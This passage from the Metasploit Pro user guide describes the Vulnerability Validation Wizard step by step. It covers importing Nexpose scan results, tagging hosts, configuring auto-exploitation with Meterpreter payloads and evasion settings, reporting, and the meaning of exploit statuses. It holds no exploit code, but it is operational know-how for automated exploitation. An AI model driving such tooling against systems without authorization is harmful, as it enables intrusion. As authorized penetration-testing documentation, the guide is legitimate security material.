
Home > Projects

Quick Start Wizards

What do you want to do?

Quick PenTest Phishing Campaign Web App Test **Validate Vulnerabilities**

3. In the *Project Name* field, enter a name for the project. The project name can contain any combination of alphanumeric characters, special characters, and spaces. You can also provide a description for the project, which typically explains the purpose and scope of the test. This field is optional.



The screenshot shows a window titled "Vulnerability Validation" with a close button (X) in the top right corner. Below the title bar, a subtitle reads: "This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose." The main area is divided into two sections. On the left is a vertical sidebar with five buttons: "Create Project" (highlighted in orange), "Pull from Nexpose", "Tag", "Exploit", and "Generate Report" (which has a checked checkbox icon). On the right is the main form area. It contains a "Project Name\*" label followed by a text input field containing the word "demo". Below this is a "Description" label followed by a larger text area containing the text "Imports assets from demo site and exploits vulnerabilities." In the bottom right corner of the form area, there is a label "Advanced" followed by a small downward-pointing chevron icon.

4. Click on the **Pull from Nexpose** tab. The *Nexpose Consoles* page appears.



The screenshot shows a 'Vulnerability Validation' wizard window. On the left is a sidebar with buttons: 'Create Project', 'Pull from Nexpose' (highlighted in orange), 'Tag', 'Exploit', and 'Generate Report' (checked). The main area has a 'Nexpose Console' section with a dropdown menu 'Choose a Nexpose Console...' and a '+ Configure a Nexpose Console' link. Below this are two radio buttons: 'Import existing Nexpose vulnerability data' (selected) and 'Start a Nexpose scan to get data'. A large grey box contains the text 'Select or configure a Nexpose Console.' At the bottom are 'Cancel' and 'Start' buttons.

**Vulnerability Validation**

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

**Pull from Nexpose**

Tag

Exploit

☒ Generate Report

Nexpose Console Choose a Nexpose Console... [+ Configure a Nexpose Console](#)

☒ Import existing Nexpose vulnerability data

☐ Start a Nexpose scan to get data

Select or configure a Nexpose Console.

Cancel Start

5. Select the **Start a Nexpose Scan to get data** option.
6. Click the **Choose a Nexpose Console** dropdown and select the Nexpose Console that you want to use to scan for vulnerabilities. The scan configuration page appears.

### Vulnerability Validation

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

**Pull from Nexpose**

Tag

Exploit

☒ Generate Report

Nexpose Console

10.6.201.160

+ Configure a Nexpose Console

☐ Import existing Nexpose vulnerability data

☒ Start a Nexpose scan to get data

Scan targets\*

Excluded Addresses\*

Scan template\*

Denial of service

?

Cancel

Start

7. Enter the host addresses, or assets, that you want to scan in the *Scan targets* field. You can enter a single IP address, a comma separated list of IP addresses, an IP range described with hyphens, or a standard CIDR notation.

The screenshot shows a 'Vulnerability Validation' window with a sidebar on the left containing buttons: 'Create Project', 'Pull from Nexpose' (highlighted in orange), 'Tag', 'Exploit', and a checked 'Generate Report' checkbox. The main area has a 'Nexpose Console' dropdown set to '10.6.201.160' with a '+ Configure a Nexpose Console' link. Below this are two radio buttons: 'Import existing Nexpose vulnerability data' and 'Start a Nexpose scan to get data' (selected). The scan configuration section includes a 'Scan targets\*' text area with '10.6.201.148', an 'Excluded Addresses\*' text area, and a 'Scan template\*' dropdown set to 'Penetration test' with a help icon. At the bottom are 'Cancel' and 'Start' buttons.

**Vulnerability Validation**

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Nexpose Console 10.6.201.160 [+ Configure a Nexpose Console](#)

Pull from Nexpose

Tag

Exploit

☒ Generate Report

☐ Import existing Nexpose vulnerability data

☒ Start a Nexpose scan to get data

Scan targets\* 10.6.201.148

Excluded Addresses\*

Scan template\* Penetration test ?

Cancel Start

8. Click the **Scan template** dropdown and select the template you want to use.

A scan template is a predefined set of scan options. There are a few default ones that you can choose from.

### Vulnerability Validation

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Pull from Nexpose

Tag

Exploit

☒ Generate Report

Nexpose Console10.6.201.160+Configure a Nexpose Console

☐ Import existing Nexpose vulnerability data

☒ Start a Nexpose scan to get data

Scan targets\*10.6.201.148

Excluded Addresses\*

Scan template\*Penetration test?

CancelStart

9. Click the **Tag** tab.

If you do not want to tag assets, go to Step 13.

### Vulnerability Validation

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Pull from Nexpose

Tag

Exploit


☒ Generate Report

☐ Automatically Tag by OS?

☐ Use Custom Tag?

10. Select the **Automatically tag by OS** option if you want to tag each host with its operating system.

If enabled, hosts will be tagged with `os_linux` or `os_windows`.



**Vulnerability Validation**

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.


**Tag**

☒ Automatically Tag by OS ?

☐ Use Custom Tag ?

☒ Generate Report

11. Select the **Use custom tag** option if you want to tag each host with a user-defined tag. If this option is enabled, the Vulnerability Validation Wizard displays the fields and options that you can use to create a custom tag.



**Vulnerability Validation**

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

**Tag**

☒ Automatically Tag by OS ?

☒ Use Custom Tag ?

Name\*

Description

☐ Include in report summary?

☐ Include in report details?

☐ Critical Finding?

12. After you configure the tagging options, click on the **Exploit** tab. The *Auto-Exploitation* page appears.

The screenshot shows the 'Vulnerability Validation' wizard window. On the left is a sidebar with buttons: 'Create Project', 'Pull from Nexpose', 'Tag', 'Exploit' (highlighted in orange), and 'Generate Report' (checked with a blue square). The main area has a 'Minimum Reliability' dropdown set to 'Great'. Below this are two columns of settings. The left column includes 'Dry Run' (unchecked), 'Evidence' (unchecked), 'Sessions' (checked for cleanup), and an 'Excluded Addresses' text area. The right column includes 'Payload Type' (Meterpreter), 'Connection Type' (Auto), 'Listener Ports' (1024-65535), 'Listener Host' (empty), 'Auto Launch Macro' (empty), 'Concurrent Exploits' (5), 'Timeout in Minutes' (5), 'Transport Evasion' (None), 'Application Evasion' (None), 'Included Ports' (1-65535), and 'Excluded Ports' (empty). Each setting has a help icon. At the bottom are 'Cancel' and 'Start' buttons.

**Vulnerability Validation**

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Pull from Nexpose

Tag

**Exploit**

☒ Generate Report

Minimum Reliability: Great

**Dry Run**

☐ Only show exploit information, but do not run

**Evidence**

☐ Collect evidence

**Sessions**

☒ Clean up sessions when done

**Excluded Addresses**

**Payload Type**: Meterpreter

**Connection Type**: Auto

**Listener Ports**: 1024-65535

**Listener Host**

**Auto Launch Macro**

**Concurrent Exploits**: 5

**Timeout in Minutes**: 5

**Transport Evasion**: None

**Application Evasion**: None

**Included Ports**: 1-65535

**Excluded Ports**

Cancel Start

13. Click the **Minimum Reliability** dropdown and choose the module ranking you want to use. You should use **Great** or **Excellent**.
14. Click the **Generate Report** tab if you want to include an auto-generated report at the end of the vulnerability validation test. If you do not want to include a report, deselect the **Generate Report** option and skip to the last step.

## Vulnerability Validation

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Pull from Nexpose

Tag

Exploit

☒ Generate Report

Report is **enabled**

Report name

VulnerabilityValidation\_138426

Type

Compromised and Vulnerable Hosts

Sections

☒ Project Summary

☒ Executive Summary

☒ Compromised Summary

☒ Compromised Hosts

☒ Vulnerabilities and Exploits

Options

☒ Include charts and graphs

Excluded Addresses

☐ Email Report

Email addresses...

Cancel

Start

15. Enter a name for the report in the *Report Name* field, if you want to use a custom report name. Otherwise, the wizard uses an auto-generated report name.

## Vulnerability Validation

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Pull from Nexpose

Tag

Exploit

☒ Generate Report

Report is **enabled**

Report name

VulnerabilityValidation\_138426

Type

Compromised and Vulnerable Hosts

Sections

☒ Project Summary

☒ Executive Summary

☒ Compromised Summary

☒ Compromised Hosts

☒ Vulnerabilities and Exploits

Options

☒ Include charts and graphs

Excluded Addresses

☐ Email Report

Email addresses...

Cancel

Start

16. Select whether you want to generate the report in PDF, RTF, or HTML. PDF is the preferred and default format.



The screenshot shows the 'Vulnerability Validation' wizard window. On the left is a sidebar with buttons: 'Create Project', 'Pull from Nexpose', 'Tag', 'Exploit', and 'Generate Report' (which is highlighted with a red checkmark). The main area has a title bar 'Vulnerability Validation' and a subtitle 'This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.' Below this, it says 'Report is enabled' in green. There are two input fields: 'Report name' with the value 'VulnerabilityValidation\_138426' and 'Type' with a dropdown menu showing 'Compromised and Vulnerable Hosts'. To the right of these are four checkboxes for report formats: PDF (checked), Word, RTF, and HTML. Below these are two columns of checkboxes. The 'Sections' column has: Project Summary (checked), Executive Summary (checked), Compromised Summary (checked), and Compromised Hosts (checked). The 'Options' column has: Vulnerabilities and Exploits (checked) and Include charts and graphs (checked). At the bottom of the main area are two text boxes: 'Excluded Addresses' and 'Email Report' (with a help icon). The 'Email Report' box has a placeholder 'Email addresses...'. At the very bottom of the window are 'Cancel' and 'Start' buttons.

**Vulnerability Validation**

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Pull from Nexpose

Tag

Exploit

☒ **Generate Report**

Report is **enabled**

Report name: VulnerabilityValidation\_138426

Type: Compromised and Vulnerable Hosts

☒ PDF ☐ Word ☐ RTF ☐ HTML

**Sections**

☒ Project Summary ☒ Vulnerabilities and Exploits

☒ Executive Summary

☒ Compromised Summary

☒ Compromised Hosts

**Options**

☒ Include charts and graphs

**Excluded Addresses**

☐ **Email Report** ?

Email addresses...

Cancel Start

17. Click the **Type** dropdown and select the report type you want to generate. You can choose the Audit report or the Compromised and Vulnerable Hosts report.
18. From the *Sections* area, deselect any sections you do not want to include in the report. Skip this step if you want to generate all the report sections.

## Vulnerability Validation

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Pull from Nexpose

Tag

Exploit

☒ Generate Report

Report is **enabled**

☒ PDF
 ☐ Word
 ☐ RTF
 ☐ HTML

Report name: VulnerabilityValidation\_138428
 Type: Compromised and Vulnerable Hosts

**Sections**

☒ Project Summary
 ☒ Vulnerabilities and Exploits

☒ Executive Summary
 ☒ Compromised Summary

☒ Compromised Hosts

**Options**

☒ Include charts and graphs

**Excluded Addresses**

☐ Email Report
 

Email addresses...

Cancel

Start

19. Enter any hosts, or assets, whose information you do not want included in the report in the *Excluded Addresses* field. You can enter a single IP address, a comma separated list of IP addresses, an IP range described with hyphens, or a standard CIDR notation.

Page 170 of 272

**Vulnerability Validation**

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Pull from Nexpose

Tag

Exploit

☒ **Generate Report**

Report is **enabled**

Report name: VulnerabilityValidation\_138428

Type: Compromised and Vulnerable Hosts

☒ PDF ☐ Word ☐ RTF ☐ HTML

**Sections**

☒ Project Summary ☒ Vulnerabilities and Exploits

☒ Executive Summary

☒ Compromised Summary

☒ Compromised Hosts

**Options**

☒ Include charts and graphs

**Excluded Addresses**

☐ **Email Report** ?

Email addresses...

Cancel Start

20. Select the **Email Report** option if you want to email the report after it generates. If you enable this option, you need to supply a comma separated list of email addresses.

If you want to email a report, you must set up a local mail server or email relay service for Metasploit Pro to use. To define your mail server settings, select **Administration > Global Settings > SMTP Settings**.

**Vulnerability Validation**

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Pull from Nexpose

Tag

Exploit

☒ Generate Report

Report is **enabled**

Report name: VulnerabilityValidation\_138426

Type: Compromised and Vulnerable Hosts

☒ PDF ☐ Word ☐ RTF ☐ HTML

**Sections**

☒ Project Summary ☒ Vulnerabilities and Exploits

☒ Executive Summary

☒ Compromised Summary

☒ Compromised Hosts

**Options**

☒ Include charts and graphs

**Excluded Addresses**

**Email Report** ?

Email addresses...

Cancel Start

21. Click the **Launch** button. The *Findings* window appears and shows the statistics for the test.

## d. Sharing Validation Results with Nexpose

The process of sharing vulnerability validation results with Nexpose is called pushing.

During a push, validated vulnerabilities are marked as exploited on the asset's Vulnerabilities list and the non-exploitable vulnerabilities are added to the Vulnerability Exceptions and Policy Overrides page. The ability to push to Nexpose makes it

easy to track and prioritize the vulnerabilities that have already been tested.

There are a couple of ways that you can share results with Nexpose:

- **Using the Vulnerability Validation Wizard** - The wizard provides an option to push validations and exceptions directly from the *Findings* page.
- **Performing a manual push** - You can push validations and exceptions from either the Vulnerabilities Index or the Vulnerability Details Page if you are manually validating Nexpose sourced vulnerabilities.
- **Using a Task Chain** - You can set up a Task Chain to push validations and exceptions for you.

## Validation Results

There are two sets of results that you can share with Nexpose: validated vulnerabilities and vulnerability exceptions.

## Validated Vulnerabilities

A validated vulnerability is a vulnerability that Metasploit was able to successfully exploit to obtain a session on the target. A validated vulnerability will have a validated icon next to it on the asset page's Vulnerabilities list in Nexpose, as shown below:

Vulnerabilities

View details about discovered vulnerabilities. To use one of the exception controls on a vulnerability, select a row. To use the control with all displayed displayed vulnerabilities, select the top row and use Select Visible. Cancel all selections using Clear All.

Exposures: Susceptible to malware attacks Metasploit-exploitable Validated with Metasploit Exploit published Validated with published exploit

Exclude Recall Resubmit

Total Vulnerabilities Selected: 0 of 137

<input type="checkbox"/>	Title		<input type="checkbox"/>	CVSS	Risk	Published On	Severity	Instances	Exceptions
<input type="checkbox"/>	MS11-050: Cumulative Security Update for Internet Explorer (2530548)		<input checked="" type="checkbox"/>	9.3	697	Thu Jun 16 2011	Critical	1	<input type="checkbox"/> Exclude
<input type="checkbox"/>	MS12-063: Cumulative Security Update for Internet Explorer (2744842)		<input checked="" type="checkbox"/>	9.3	562	Tue Sep 18 2012	Critical	1	<input type="checkbox"/> Exclude
<input type="checkbox"/>	MS13-069: Cumulative Security Update for Internet Explorer (2870699)		<input checked="" type="checkbox"/>	9.3	300	Tue Sep 10 2013	Critical	1	<input type="checkbox"/> Exclude
<input type="checkbox"/>	MS13-059: Cumulative Security Update for Internet Explorer (2862772)		<input type="checkbox"/>	9.3	311	Tue Aug 13 2013	Critical	1	<input type="checkbox"/> Exclude
<input type="checkbox"/>	MS13-055: Cumulative Security Update for Internet Explorer (2846071)		<input type="checkbox"/>	9.3	327	Tue Jul 09 2013	Critical	1	<input type="checkbox"/> Exclude

This simply lets you know that the vulnerability has been tested and was successfully exploited by Metasploit.

## Vulnerability Exceptions

A vulnerability exception is vulnerability found by Nexpose that Metasploit was unable to exploit. Generally, vulnerability exceptions represent vulnerabilities that are typically low-risk or are used deliberately to mitigate bigger threats. You can create vulnerability exceptions to exclude certain vulnerabilities from a report so that you can manage your risk score.

Vulnerability exceptions should be created for vulnerabilities that have a status of 'Not Exploitable', which indicates that Metasploit was unable to obtain a session on the target. The inability to exploit a vulnerability is typically due to compensating controls or back porting.

Here are some reasons why you may want to create a vulnerability exception:

- The vulnerability is used as compensating controls or to mitigate additional risks.
- The vulnerability exists due to an acceptable use case or deliberate practice, such as anonymous FTP access.

- The vulnerability represents an acceptable risk and may require more resources than you are willing to invest to remediate. This type of vulnerability typically poses a minimal risk.
- The vulnerability is a false positive.


## Understanding Statuses

All vulnerabilities imported from Nexpose have a status. The status lets you easily determine if the vulnerability has been tested and the results of the test. The status you see for a particular vulnerability depends on whether you are viewing the Vulnerabilities Index or the Vulnerability Details Page.

## Statuses on the Vulnerabilities Index

The *Vulnerabilities Index* lists all vulnerabilities for all hosts in the project. From the Vulnerabilities Index, you can quickly determine if any action has been taken against the vulnerability. Any action taken against the vulnerability affects the test status, which identifies whether or not an exploit has successfully compromised the target.

To identify the test status for a vulnerability, look at the *Nexpose Test Status* column in the Vulnerabilities Index, as shown below:



HOST	SERVICE	NAME	NEXPOSE TEST STATUS	REFERENCES
ms-w03r2-3u-1.ms.scanlab.rapid7.com	445/tcp	MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644)	Exploited	CVE-2008-4250 (5 Total)
ms-w03r2-3u-1.ms.scanlab.rapid7.com	139/tcp	MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644)	Exploit Attempted	CVE-2008-4250 (2 Total)
ms-w03-3u-1.ms.scanlab.rapid7.com	139/tcp	MS09-001: Vulnerabilities in SMB Could Allow Remote Code Execution (958687)	Not Tested	CVE-2008-4114 (3 Total)

The following statuses are available:

- **Not tested** - An exploit has not been run against the target. This status is common for vulnerabilities that have been newly added to a project via import or Nexpose scan.

If the vulnerability was imported by the Vulnerability Validation Wizard, this status indicates that a matching remote exploit module with a ranking of great or higher was not found for the vulnerability, so no exploits were run. There may be exploit modules with a lower ranking or auxiliary modules that you can run manually against the vulnerability to test for exploitability. To check for matching exploit modules that can be run against the vulnerability, go to the *Vulnerability Details Page* and view the **Related Modules** tab.

- **Exploit Attempted** - An exploit has been run against the target, but the exploit attempt was unsuccessful. A vulnerability with a status of 'Exploit Attempted' will have a failed module run result.

If the vulnerability was imported by the Vulnerability Validation Wizard, this status indicates that a matching remote exploit module with a ranking of great or higher was found and run against the vulnerability, but the exploit attempt was unsuccessful.

For any vulnerability that has an 'Exploit Attempted' status, you can choose to mark it as 'Not Exploitable' if you know that the vulnerability is not a valid risk. When you mark a vulnerability as 'Not Exploitable', the vulnerability is marked in Nexpose as an exception.

- **Not Exploitable** - This status indicates that you have determined that the vulnerability cannot be exploited. Any vulnerability with a 'Not Exploitable' status can be pushed to Nexpose as a vulnerability exception.






- **Exploited** - An exploit was able to successfully compromise the target and open a session. Any vulnerability with an 'Exploited' status can be pushed to Nexpose as a validated vulnerability.

## Statutes on the Vulnerability Details Page

The *Vulnerability Details* page provides a more comprehensive look at a particular vulnerability. You can see a history of all actions taken against the vulnerability, identify other hosts with the same vulnerability, and find exploits that you can run against the vulnerability.

The **Overview** tab lists all the exploits that have been run against the vulnerability. The statuses on the Vulnerability Details page indicate the results of a module run.



The screenshot displays the Metasploit interface for the vulnerability MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644). The page includes a breadcrumb trail, a search bar, and a navigation menu. The main content area shows the 'Overview' tab, which includes a comments section and an 'Attempts History' table. The table has columns for ACTION, DESCRIPTION, STATUS, USER, and TIME. A single entry is shown with the status 'Exploited', which is highlighted by a red rectangular box.

ACTION	DESCRIPTION	STATUS	USER	TIME
Exploit	Run Module <a href="#">MS08-067 Microsoft Server Service Relative Path Stack Corruption</a>	Exploited	tdoan	2015-07-30 19:58:23 UTC


The following statuses are available:

- **Unreachable** - Metasploit cannot communicate with the host.
- **Failed** - The module was unable to open a session on the target.
- **Exploited** - The exploit was able to successfully open a session on the target.
- **Not Exploitable** - The exploit failed to open a session, and you manually marked the vulnerability as 'Not Exploitable'.

- **No status available** - The vulnerability was not tested. This status typically indicates that there were not any matching remote exploits available for the vulnerability.

## Understanding Result Codes

A result code provides the reason why an exploit failed. If you see a 'Failed' status for a module run, you can hover over the status to see the result code, which can help you troubleshoot the issue.




The following result codes are available:

- **None** - Indicates that Metasploit could not determine if the module ran successfully or failed.
- **Unknown** - Indicates that Metasploit could not determine if the module ran successfully or failed.
- **Unreachable** - Indicates that Metasploit could not reach the network service.
- **Bad-config** - Indicates that the exploit settings were configured incorrectly.
